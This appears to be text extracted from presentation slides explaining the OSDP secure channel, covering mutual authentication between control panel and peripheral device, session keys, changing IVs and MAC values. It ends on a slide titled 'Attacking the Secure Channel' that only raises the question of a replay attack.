
Understanding OSDP - Secure Channel

PD proof of successful enc




Understanding OSDP - Secure Channel

**CP generates session keys
& validates PD**




Understanding OSDP - Secure Channel

CP proof of successful enc



Understanding OSDP - Secure Channel


Both are mutually auth
Both have session keys 



Understanding OSDP - Secure Channel

Both are mutually auth
Both have session keys 

initialization vector (IV) must
change every message!




Understanding OSDP - Secure Channel

Both are mutually auth
Both have session keys




initialization vector (IV) based on previous message received



Understanding OSDP - Secure Channel


Both are mutually auth
Both have session keys 

initialization vector (IV) based
on previous message received




Understanding OSDP - Secure Channel


PD generates the initial MAC value, and sends it to CP




Understanding OSDP - Secure Channel



Understanding OSDP - Secure Channel




Understanding OSDP - Secure Channel




Attacking the Secure Channel

Reply attack?



